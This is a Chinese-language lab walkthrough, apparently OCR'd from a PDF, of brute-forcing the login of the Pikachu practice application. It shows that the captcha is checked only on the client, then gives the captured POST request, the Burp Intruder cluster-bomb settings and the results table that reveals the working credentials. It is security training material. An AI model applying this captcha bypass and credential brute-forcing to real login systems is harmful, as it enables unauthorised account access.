## 关于pikachu 绕过客服端的暴力破解


**笔记本:** line

**创建时间**: 2019/3/12 8:18 **更新时间**: 2019/3/12 8:28


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1.打开代理输入验证码



发现并没有拦截网卡信息,所以判断是在浏览器上面进行的js验证,接下来输入正确的验证码



已经拦截到信息,发送到repeater模块,并且多次发送相同数据包,发现服务器端并没有验证验证码的正确性



Attack type: Cluster bomb

POST /pikachu/vul/burteforce/bf client.php HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) G Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=

Accept-Encoding: gzip, deflate

Referer: http://127.0.0.1/pikachu/vul/burteforce/bf client.php


Content-Type: application/x-www-form-urlencoded

Content-Length: 60 Connection: close

Cookie: security level=0; PHPSESSID=2d02554eb17b1916684be725d917

Upgrade-Insecure-Requests: 1

username=Sadmin111S&password=SpasswordS&vcode=F6HWD&submit=Logir




	?	Request Headers								
	Ò	These settings control whether Intruder updates the configured req								
		✓ Update Content-Length header								
		✓ Set Connection: close								
	?	Request Engine								
	Ò	These settings control the engine used for making HTTP requests								
		Number of threads:	100							
		Number of retries on network failure:	3							
۱		radiliber of fettles of fletwork failure.	3							

## 川 开始攻击

Showing all items
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▲ Payl	load1	Payload2	Status	Error	Timeout	Length	Comment
			200			36552	
zhan	ngwei	123456	200			36552	
ZW		123456	200			36552	
zhan	ng.wei	123456	200			36552	
wei.z	zhang	123456	200			36552	
zhan	ngw	123456	200			36552	
w.zh	nang	123456	200			36552	
wang	gwei	123456	200			36552	
ww		123456	200			36552	
	i	400450	200			20772	

发现一个与众不同的数据包



登陆成功了。